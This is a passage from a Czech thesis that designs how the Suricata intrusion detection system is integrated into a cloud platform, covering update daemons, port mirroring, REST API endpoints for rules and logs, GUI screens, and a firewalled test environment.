Toto řešení je prosté, na každém virtuálním stroji, kde běží software Suricata by běžel daemon, který by komunikoval s připraveným API na serveru. Nemusí to být nový program, ale pouze rozšíření stávajícího programu na odesílání logů.

Dodržení aktuálnosti verze, by bylo zajištěno tak, že na každém počítači by se daemon musel ptát centrálního API, zda náhodou nevyšel nový update, taková kontrola by mohla být buď vždy se zapnutím počítače, vždy o půlnoci nebo v určitých časových intervalech.

V podstatě všechny stroje se budou periodicky dotazovat na aktuálnost verze, tím bude často docházet k odpovědi, že se verze nezměnila. Tím vzniká velké množství zbytečných dotazů.

Pokud by došlo k vyřazení daemona, tak centrální server by měl zareagovat. Pokud by byla funkcionalita daemona přidána do programu na odesílání logů, tak potom u toho se dá poznat, že z něj nechodí žádné zprávy. Pokud by nebyla funkcionalita daemona přidána do programu na odesílání záznamů, tak by si musel server držet seznam aktualizovaných nebo ještě neaktualizovaných

systémů. Pokud by daemon neposlal požadavek na aktualizaci a systém by aktualizován nebyl, tak poté by se poznalo, že nefunguje.

Bezpečnost tohoto řešení stojí na tom, že virtuální stroj musí komunikovat se serverem. Útočníkovi by se mohlo podařit poslat podvrženou zprávu od daemona a tím zmařit aktualizaci softwaru Suricata případně jeho pravidel. Dalším rizikem je, že pokud budou žádosti posílány po dlouhé době a vyjde nějaká bezpečnostní záplata softwaru Suricata, tak během té doby, by měly virtuální stroje ještě starou verzi, dokud by se neposlal požadavek o aktualizaci.

Otázka flexibility je zde jednoduchá, takový daemon není vázaný na monitorovací zařízení, server by si musel držet zpětnou kompatibilitu, tedy podporovat běh více verzí API.

3.2.5.2 Centralizovaný daemon

Centralizovaný daemon by byl takový daemon umístěný na serveru, který by se pomocí SSH připojoval k jednotlivým strojům.

Držení aktuálnosti verze by vypadalo tak, že daemon na serveru by s aktualizací verze rozeslal zprávu všem strojům ať provedou aktualizaci. Ostatním vypnutým strojům by musel tuto skutečnost ohlásit až při zapnutí.

Komunikace by byla efektivnější než v předchozím případě. Verze se totiž neaktualizuje příliš často, takže v předchozím případě se stroje budou stále hlásit o novou verzi, jenže většinou žádná změna nenastane. Toto řešení odbourá každodenní ptaní se na verzi, naopak server bude posílat pouze zprávy s aktualizací, jakmile k nějaké dojde. Server se ale musí přihlásit ke všem strojům a provést aktualizaci.

Co se týče bezpečnosti, tak na každém virtuálním stroji musí být role, která bude mít vyšší pravomoci, aby byla schopna provést aktualizaci, ke které se bude server přihlašovat. Zde je riziko zneužití role, pokud se útočníkovi podaří např. prolomit heslo.

Monitoring správného chování daemona by mohl probíhat tak, že po zjištění, že došlo k aktualizace, by se mohl ohlásit administrátorovi, který aktualizaci provedl. Dále může být na serveru seznam neaktualizovaných systému a jakmile dojde k aktualizaci daného systému, tak se ze seznamu odebere. Pokud by některý systém odeslal na server zprávu a byl stále v seznamu neaktualizovaných systému, tak by to mohlo znamenat chybu daemona.

Pro centralizovaného daemona by se dala využít technologie salt, kde by server byl salt master a jednotlivé monitorovací stroje salt minioni. Problém tohoto řešení ale může být v aktualizacích, protože pokud by na monitorovacím stroji měl uživatel starší operační systém, tak by mohlo být řízení aktualizací obtížné a mohlo by to znamenat potenciální nebezpečí.

3.2.5.3 Centrální daemon II.

Dalším možným řešením by mohlo být, že by se verze monitorovacího zařízení posílala ve zprávě s logy o událostech a v případě, že by server zaznamenal, že již vyšla nová verze, a tedy přišel záznam z neaktualizovaného systému, tak by se daemon připojil na server a provedl aktualizaci. Vzhledem k tomu, že server musí zajistit kompatibilitu i se staršími verzemi, tak může i takovou zprávu stále uložit.

Efektivnost komunikace ale utrpí v tom, že všechny logy, které budou posílat virtuální stroje, budou větší. Naopak se ale nebudou neustále ptát, zda nevyšla nová verze.

Kontrola, zda daemon funguje správně, by spočívala pouze v tom, že pokud by virtuální stroj stále posílal zprávy se špatnou verzí, tak by to znamenalo chybu.

3.2.5.4 Diskuse a výběr řešení


Jako nejlepší řešení vzhledem k zadání zvolím možnost s port mirroringem. Tento způsob řešení nejméně ovlivňuje zákazníky, protože nesnížím výkon jejich počítačů a zároveň se nezvyšuje latence sítě kvůli zpomalení u firewallu. U port mirroringu sice ztrácíme možnost aktivního zahazování packetů, ale na druhou stranu je nutné brát v potaz, že zákazníky musíme chránit, ale nesmíme je omezovat, protože pokud by vznikala velká latence na síti nebo přidané softwary u zákazníky zabíraly moc výpočetního výkonu, tak by to mohlo vést k tomu, že by zákazník chtěl buď vypnout monitorování anebo by odešel k jiné firmě, což není žádoucí. Ztráta možnosti zapnout v režimu IPS není jen kvůli tomuto řešení, protože další nové funkcionality, např. multitenancy, softwaru Suricata neumožňují zapnutí v režimu IPS.

Když tedy uvažuji řešení pomocí port mirroringu, tak již není problém řešit aktualizace na jednotlivých virtuálních strojích, protože tyto stroje jsou pouze administrátora a nevadí, že na nich poběží další přidaný software. Volím tedy možnost na každém počítači jeden daemon, kde potřebné funkcionality daemona budou integrovány do programu na odesílání logů.

Jak jsem již zmínil v části o bezpečnosti, tak tyto monitorovací stroje mohou být připojeny do veřejné sítě. Z toho důvodu nesmí komunikovat ani nijak manipulovat s privátním rozhraní infrastruktury. Jenže podpůrný program na správu a sběr logů ke své práci některá interní data nutně potřebuje, např. potřebuje znát `id` stroje, `nic_id` neboli fyzické číslo síťové karty. Toto bezpečnostní riziko je vyřešeno tak, že program na monitorovacích strojích nebude s vnitřním API komunikovat napřímo, ale bude komunikovat s dalším virtuálním strojem, který jsem pojmenoval `Suricata Výměník`, ze kterého si bude periodicky brát data API. Celá komunikace mezi Monitorovacími stroji, Suricata Výměníkem a Vnitřním API probíhá po vnitřní síti. Schéma komunikace je vidět na obrázku 3.2.

Nyní popíšu jednotlivé operace:

- Odesílání Logů – Monitorovací stroje budou periodicky odesílat pomocí PUT logy na `Suricata Výměník`, na který se periodicky bude dotazovat `Vnitřní API` pomocí GET. Ve schéma označeno červeně.
- Získávání konfigurace – `Vnitřní API` při změně konfigurace monitorovacího stroje odešle pomocí PUT novou konfiguraci na `Suricata Výměník` a nastaví příznak, že došlo ke změně konfigurace. Monitorovací stroj tato data přečte a změní příznak, že došlo ke změně konfigurace. Ve schéma označeno modře.
- Update softwaru Suricata – Potom co si Monitorovací stroj aktualizuje verzi softwaru Suricata, tak pomocí operace PUT na `Suricata Výměník` aktualizuje data, ze kterého si to pomocí operace GET vezme `Vnitřní API`. Na schéma označeno zeleně.



Obrázek 3.2: Schéma komunikace daemona s API

3.3 Návrh API

V této části se budu věnovat návrhům jednotlivých endpointů, tedy rozhraní na ukládání logů a rozhraní, která budou zprostředkovávat potřebné informace pro monitorovací stroje.

3.3.1 SuricataRules

Úkolem tohoto endpointu je uchování pravidel. Je nutné zajistit podporu sdílení pravidel mezi více síťovými rozhraními. Od toho bude sloužit atribut global, který bude určovat, zda je pravidlo automaticky použito na všech monitorovacích strojích a nebo pokud je pravidlo LOCAL, tak bude použito jen na konkrétních strojích.

Endpoint slouží jako seznam pravidel, na který bude v dalších endpointech odkazováno. Proto je potřeba u mazání počítat s tím, že na něj mohou být odkazy a pokud existují, tak pravidlo nelze smazat.

Název endpointu: v1/suricatarules

Atributy:

id	unsigned int	unique, klíč, může být autoincrement, povinný	číslo pravidla
rule	text	povinný, může být dlouhé	znění pravidla
changedate	date	povinný, jen pro operace get a getAll	datum poslední změny, při operacích create a update je nutné aktualizovat
global	enum (výčet)	povinný, nabývá hodnot GLOBAL a LOCAL	příznak, zda je pravidlo globální
comment	text	nepovinný	komentář s popisem pravidla

Nyní uvedu, jak budou vypadat operace get, get all, put, push, edit.

1. get: url v1/suricatarules/@id - vrátí záznam s daným id, jinak vrátí HTTP Error 400
2. getAll: url v1/suricatarules - vrátí všechny záznamy
3. create: url v1/suricatarules - vytvoří nový záznam (jeho id vrátí v odpovědi), vytvoří se jen pokud je validní, jinak vrátí error, součástí záznamu není changedate, ten se vytvoří na základě aktuálního data, kdy byl záznam vytvořen
4. update: url v1/suricatarules/@id - aktualizuje záznam, pokud id neexistuje nebo záznam není validní hodí error, součástí záznamu není changedate, ten se aktualizuje na základě aktuálního data
5. delete: url v1/suricatarules/@id - smaže záznam, pokud id neexistuje hodí error

Příklad operace GET:

```
{
"id":1,
"rule":"drop tcp $HOME_NET any -> $EXTERNAL_NET any...",
"changedate":"2018-10-25T12:26:00.000Z",
"global":"GLOBAL",
"comment":"toto je muj komentar"
}
```

Příklad operací CREATE i UPDATE:

```
{
"rule":"drop tcp $HOME_NET any -> $EXTERNAL_NET any...",
"global":"GLOBAL",
"comment":"toto je muj komentar"
}
```

3.3.1.1 Endpoint VMS

Název endpointu: v1/vms

Tento endpoint obsahuje data o virtuálních strojích. Do tohoto již existujícího endpointu navrhuji přidat atributy:

suricataglobalrules	unsigned int array	nepovinné	pole ID globálních pravidel
suricatalocalrules	unsigned int array	nepovinné	pole ID lokálních pravidel

Tato čísla odkazují do endpointu v1/suricatarules, pro každé ID musí existovat záznam v endpointu v1/suricatarules.

Je zapotřebí upravit operace get, getAll, aby se pomocí nich dalo pracovat s těmito atributy.

3.3.2 Suricata

Název endpointu: v1/suricata

Smyslem tohoto endpointu bude propojit endpointy v1/suricatarules a v1/vms do jednoho za účelem snazší a přímočařejší komunikace.

Záznamy do tohoto endpointu by se měly propagovat automaticky po úpravách v endpointech v1/suricatarules a v1/vms.

Atributy:

nic_id	string (24)	unique, klíč, povinný	identifikátor stroje, shodný jako identifikátor v v1/vms
rules	pole struktur	nepovinný	pravidla přiřazená k danému stroji čerpají se z v1/suricatarules

Struktura v atributu rules bude mít stejné atributy jako endpoint v1/suricatarules. Pro připomenutí uvedu parametry:

id	unsigned int	id pravidla
rule	string	znění pravidla
changedate	date	čas poslední změny
global	enum (výčet)	GLOBAL nebo LOCAL
comment	strung	komentář

Operace:

1. get: url v1/suricata/@id – vrátí záznam s daným id, jinak vrátí http error
2. getAll: url v1/suricata – vrátí všechny záznamy

Příklad operace GET:

```
{
"nic_id":"1",
"rules":
  [
    {"id":1,
    "rule":"drop tcp $HOME_NET any -> ...",
    "changedate":"2018-10-25T12:26:00.000Z",
    "global":"GLOBAL",
    "comment":"toto je muj komentar"
    },
    {"id":2,
    "rule":"drop tcp $HOME_NET any -> ...",
    "changedate":"2018-10-25T12:26:00.000Z",
    "global":"GLOBAL",
    "comment":"toto je muj komentar2"
    }
]}
```

3.3.3 SuricataControl

Název endpointu: v1/suricatacontrol

Smyslem tohoto endpointu je držet stav verze softwaru Suricata na jednotlivých síťových kartách.

Atributy:

nic_id	string(24)	unique, klíč, povinný	fyzické id
suricata_version	string	povinný	verze softwaru Suricata
auto_update	boolean	povinný	identifikátor, zda dochází k aktualizaci automaticky

Operace:

1. get – url v1/suricatacontrol/@nic_id – vrátí záznam s daným nic_id, jinak vrátí HTTP Error 400
2. getAll – url v1/suricatacontrol – vrátí všechny záznamy
3. create – url v1/suricatacontrol – vytvoří záznam
4. update – url v1/suricatacontrol/@nic_id – aktualizuje záznam, pokud záznam neexistuje, tak vrátí error
5. delete – url v1/suricatacontrol/@nic_id – smaže záznam, pokud nic_id neexistuje hodí error

Příklad operace GET:

```
{
   "nic_id":"1",
   "suricata_version":"2.1.2",
   "auto_update":"true"
}
```

3.3.4 SuricataController

Tento endpoint bude obsahovat informace pro řízení softwaru Suricata, na serverech, bude zde uchováno, které servery s danou síťovkou mají kterou verzi softwaru Suricata. Z tohoto endpointu se také budou brát pravidla.

Je nutné zde i řešit, že uživatelé nemusí chtít, aby se u nich prováděla aktualizace automaticky, ale chtějí mít nad tím kontrolu, k tomuto účelu bude v rozhraní nový atribut. Kvůli tomuto musí být možná zpětná kompatibilita.

Tento endpoint sjednocuje informace pro virtuální stroj z předchozích endpointů, aby se musel dotazovat jen na 1 endpoint.

Bude zde atribut change_time, díky kterému se pozná, zda došlo k nějaké změně a zda tedy má program na správu softwaru Suricata zahájit aktualizaci.

Název endpointu: v1/suricatacontroller

Atributy:

id	string (24)	unique, klíč, povinný	vytvořený identifikátor při vytvoření monitorovacího stroje
data	structure array	nepovinný	v této struktuře budou data o jednotlivých síťových rozhraních monitorovacího stroje
suricata_version	string	povinný	verze softwaru Suricata
auto_update	boolean	povinný	identifikátor, zda dochází automaticky k aktualizaci
change_time	timestamp	povinný	čas poslední změny této konfigurace

Struktura data bude následující, v posledním sloupci uvedu odkud se data získávají:

nic_id	string (24)	fyzické Id	z v1/vms
ip_address	string	ip adresa síťové karty	z v1/vms
if_number	unsigned int	pořadí síťové karty	z v1/vms
mac_address	string	mac adresa síťové karty	z v1/vms
rules	pole trojic (int, text, data)	pole pravidel, u každého je jeho číslo, znění a datum poslední změny	z v1/suricata

Operace:

1. get – url v1/suricatacontroller/@id – vrátí záznam s daným id, jinak vrátí HTTP Error 400
2. getAll – url v1/suricatacontroller – vrátí všechny záznamy
3. create – url v1/suricatacontroller – vytvoří záznam
4. update – url v1/suricatacontroller/@id – aktualizuje záznam, pokud záznam neexistuje, tak vrátí error
5. delete – url v1/suricatacontroller/@id - smaže záznam, pokud id neexistuje hodí error

Příklad operace GET:

```
{
"id":"15a6bc318d862a90f5105bc1",
"data":
[
  {
    "nic_id":"1",
    "ip":"127.0.0.1",
    "if_number":0,
    "mac_address":"0123.4567.89ab",
    "rules":
    [
       {"id":1, "rule":"drop tcp $HOME_NET any -> $EXTERNAL_NET
        any", "changedate":"2018-10-25T12:26:00.000Z"},
       {"id":2, "rule":"drop tcp $HOME_NET any -> $EXTERNAL_NET
        any", "changedate":"2018-10-25T12:26:00.000Z"},
    ]
  }
]
"suricata_version":"2.1.1",
"auto_update":true,
}
```

3.3.5 Uchovávání logů

Dalším endpointem bude endpoint na uchovávání logů, respektive událostí. Tento endpoint byl již navržen v mé bakalářské práci. Pro mé potřeby zde ho ale lehce upravím. Jeho struktura vypadá následovně.

Název endpointu: v1/suricatalogs

Atributy:

nic_id	string (24)	unique, klíč, povinný	fyzické id
changedate	date	povinný, jen pro operace get a getAll	datum zápisu, aktualizuje se při operaci create
messages	text array	nepovinný	seznam zpráv, jednotlivé zprávy jsou v JSON formátu

Operace:

1. get – url v1/suricatalogs/@nic_id – vrátí záznam s daným nic_id, jinak vrátí HTTP Error 400
2. getAll – url v1/suricatalogs – vrátí všechny záznamy
3. create – url v1/suricatalogs – vytvoří záznam
4. delete – url v1/suricatalogs/@nic_id - smaže záznam, pokud nic_id neexistuje hodí error

Příklad operace GET:


```
{
   "nic_id":"1",
   "changedate":"2018-10-25T12:26:00.000Z",
   "messages":
   [
{{"timestamp":"2020-04-06T05:26:38.000259-0400","flow_id":
485124973002277,"event_type":"flow","src_ip":"192.168.1.12",
"src_port":138,"dest_ip":"192.168.1.255","dest_port":138,
"proto":"UDP","app_proto":"failed","flow":{"pkts_toserver":5,
"start":"2020-04-06T05:26:07.720421-0400","end":
"2020-04-06T05:26:07.720522-0400","age":0,"state":"new",
"reason":"timeout","alerted":false}}},
{{"timestamp":"2020-04-06T05:33:36.000319-0400","flow_id":
666394095081383,"event_type":"flow","src_ip":
"fe80:0000:0000:0000:686a:37ff:fe0d:a962","dest_ip":
"ff02:0000:0000:0000:0000:0000:0000:0002","proto":"IPv6-ICMP",
"icmp_type":133,"icmp_code":0,"flow":{"pkts_toserver":5,
"reason":"timeout","alerted":false}}},
   ]
}
```

3.4 Integrace softwaru Suricata do GUI

Nyní se přesunu ke GUI. Je třeba navrhnout, jakým způsobem bude probíhat v GUI vybrání monitorování síťového rozhraní. Bude se jednat o placenou službu a ze začátku bude potřeba interakce administrátora, veškeré úkony jako je nastavení port mirroringu, nastavení pravidel a další bude mít na starosti administrátor systému.

Administrátor v GUI bude muset mít možnost vidět a spravovat monitorovací stroje, přidávat je a mazat. Také je potřeba navrhnout možnost pro správu pravidel, také s možností přidání, zobrazení, editace a mazání.

3.4.1 Návrh monitorování síťového rozhraní

Pro možnost monitorování síťového rozhraní administrátor využije možnost editace síťového rozhraní. Při editaci zde budou 2 nové select boxy. V jednom bude mít na výběr seznam všech monitorovacích strojů a v druhém si bude moct vybrat na jakém síťovém rozhraní daného monitorovacího stroje se bude monitorovat. Dále zde bude možnost přidat na dané síťové rozhraní lokální pravidla z nabídky.

Jak jsem uvedl v návrhu, tak cílem je, aby bylo možné monitorovat jedním strojem více monitorovacích strojů čili bude z daného monitorovaného stroje probíhat port mirroring na dané síťové rozhraní monitorovacího stroje.

Výsledné grafické rozhraní pro vytvoření monitorování stroje je vidět zde 3.3, nové věci jsou v červeném rámečku.

3.4.2 Interakce s virtuálním strojem

Na základě toho, že administrátor zvolí monitorování na některém síťovém rozhraní, tak se musí automaticky nastavit port mirroring z daného síťového rozhraní na zvolené síťové rozhraní monitorovacího stroje.

Seznam pravidel pro daný monitorovací virtuální stroj a jeho síťové rozhraní se také bude upravovat v GUI. Kvůli JSON parseru je ale nutné zajistit escapování pomocí znaku `\` všech uvozovek v pravidle. Pravidlo se musí na monitorovací stroj poslat například takto
`alert icmp any any -> any any (msg: \"ICMP Packet found\";)`.

Důležitou součástí pravidla je i signature id, v pravidle psáno jako `sid`. Musí být unikátní napříč všemi pravidly. Bohužel to nevypadá, že by byl nějaký standard pro číslování, vyskytují se následující IDčka: 1, 3, 6, 8, 9, 10, 11, 12, 15, 16, 17, 18, 19, 20, 2000005, 2000006, 2000007, ..., 2522820, s tím, že i mezi 2000007 a 2522820 je spousta volných možností. Navrhuji, aby se do sid psalo jako 1000000 a k tomu přičíst unikátní ID pravidla.

Celkově by mohlo pravodlo vypadat takto:
`alert icmp any any -> any any (msg: \"ICMP Packet found\"; sid: 1000001;)` a vzhledem k tomu, že Suricata nečísluje od 1000000, tak to pro zatím bude unikátní.

3.4.3 Návrh přidání a zobrazení monitorovacích strojů a pravidel

Na závěr v GUI přibude ještě možnost pro administrátora spravovat všechny monitorovacích stroje a pravidla. Na liště vlevo bude nová položka Síťový monitoring, který bude obsahovat 2 položky: monitorovací stroje a monitorovací pravidla.


O monitorovacích strojů bude vidět následující, obrázek k vidění zde 3.4:

ID monitorovacího stroje	integer	
název monitorovacího stroje	string	
stav monitorovacího stroje	barevný štítek	podle barvy bude poznat stav online/offline/chyba
název hypervizoru	string	název hypervizoru, na kterém se monitorovací stroj nachází
názvy monitorovacích stojů	string array	v názvech monitorovacích strojů bude odkaz na jejich konfiguraci
pravidla	link	odkaz na zobrazení aplikovaných pravidel
verze softwaru Suricata	string	
automatická aktualizace	boolean	
poznámka	string	

Obrázek 3.4: Přehled monitorovacích virtuálních strojů

A seznam pravidel bude mít tyto atributy, obrázek je opět vidět zde 3.5:

ID pravidla	integer - unique, klíč	
název pravidla	string	základní pojmenování pro filtrování
globální	boolean	ano, pokud je globální, ne, pokud je lokální
znění pravidla	string	
čas poslední změny	string	
poznámka	string	



Obrázek 3.5: Monitorovací pravidla

3.5 Návrh testovacího prostředí

Další důležitou částí je návrh bezpečného testovacího prostředí. Je potřeba otestovat implementované části a k tomu budu potřebovat speciální virtuální stroje, které budou nějakým způsobem zranitelné. Tyto stroje budu nazývat Infikované.


3.5.1 Návrh bezpečnosti testovacího prostředí

Vzhledem k tomu, že vytvářím úmyslně zranitelné virtuální stroje v systému a tento systém je pod častými útoky hackerů, tak je nutné zajistit bezpečnost systému. Nikdo neoprávněný se tedy nesmí dostat na tyto stroje. V systému bude proto ještě před tyto infikované virtuální stroje umístěn firewall, který budou pouštět uživatele pouze na základě VPN.


Je nutné zajistit i bezpečnost komunikace přes port mirroring, protože provoz jde po privátní síti. Proto se bude port mirroring realizovat až za firewallem, kde bude umístěn ještě softwarový směrovač realizovaný pomocí OpenSwitch, který bude zajišťovat jak port mirroring, tak i distribuování packetů ke infikovaným strojům.

3.5.2 Schéma zapojení testovacího prostředí

